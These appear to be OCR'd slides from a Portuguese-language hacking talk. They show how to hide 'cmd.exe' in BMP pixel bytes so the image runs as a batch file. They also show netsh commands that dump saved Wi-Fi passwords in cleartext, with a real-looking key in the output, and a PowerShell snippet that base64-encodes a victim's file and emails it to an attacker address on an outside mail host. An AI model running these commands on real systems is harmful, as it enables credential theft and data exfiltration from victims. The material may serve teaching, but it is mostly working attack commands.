
$$10 / 16 = 0.625$$

$$0.625 * 16 = 10 \text{ (A)}$$




// Técnica



Feito isso, vamos salvar como .bmp:



RGB > ASCII



ASCII > COMANDO




// Técnica

```
root@fuzzerzinho:pts/1→ /media » sf_vmzinha (0)
> cat falcatrua.bat | xxd
00000000: 424d 4a00 0000 0000 0000 3600 0000 2800  BMJ.....6 ... (.
00000010: 0000 0600 0000 0100 0000 0100 1800 0000  .....
00000020: 0000 1400 0000 0000 0000 0000 0000 0000  .....
00000030: 0000 0000 0000 0000 0a0d 0a0d 636d 642e  .....cmd.
00000040: 6578 6500 0000 0000 0000                exe.....
```

63 6D 64 2E 65 78 65
C M D . E X E



// Técnica



```
C:\Windows\system32\cmd.exe

C:\Users\ [redacted] \Desktop\paint>cmd.exe
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ [redacted] \Desktop\paint>_
```



// Comandinhos

```
Select Command Prompt

Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ >netsh wlan show profiles

Profiles on interface Wi-Fi:

Group policy profiles (read only)
-----
<None>

User profiles
-----
All User Profile : Valentina
All User Profile : Valentina_5G
All User Profile : STARBUCKS WIFI
All User Profile : Gustavo's iPhone
All User Profile : Hocus Pocus 5g
All User Profile : Hocus Pocus 2g
All User Profile : DIRECT-274643D5
```

```
Select Command Prompt

C:\Users\ >netsh wlan show profile name="Valentina" key="clear"

Profile Valentina on interface Wi-Fi:
=====

Applied: All User Profile

Profile information
-----
Version : 1
Type : Wireless LAN
Name : Valentina
Control options :
    Connection mode : Connect automatically
    Network broadcast : Connect only if this network is broadcasting
    AutoSwitch : Do not switch to other networks
    MAC Randomization : Disabled

Connectivity settings
-----
Number of SSIDs : 1
SSID name : "Valentina"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present

Security settings
-----
Authentication : WPA2-Personal
Cipher : CCMP
Authentication : WPA2-Personal
Cipher : GCMP
Security key : Present
Key Content : tina2701

Cost settings
-----
Cost : Unrestricted
Congested : No
Approaching Data Limit : No
Over Data Limit : No
Roaming : No
Cost Source : Default
```



// Comandinhos

```
Select Windows PowerShell

PS C:\Users\████████\Desktop> $arq = "C:\Users\████████\Desktop\teste.txt"
PS C:\Users\████████\Desktop> $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($arq))
PS C:\Users\████████\Desktop> Send-MailMessage -From 'Vitima vitima@dispostable.com' `
>> -To 'Hacker ██████████@dispostable.com' -Subject 'blablabla' `
>> -Body $base64string -Priority High -SmtpServer 'dispostable.com'
```



// Comandinhos

```
gvb@fuzzerzinho:~  
File Actions Edit View Help  
gvb@fuzzerzinho:pts/0 → /home » gvb (0)  
> echo "bWluaGFzc2VuaGFzIGVzdMOjbyBhIHNhbHZvIGFxdWkgPSk=" | base64 -d  
minhas senhas estão a salvo aqui =)%
```





Obrigado :)

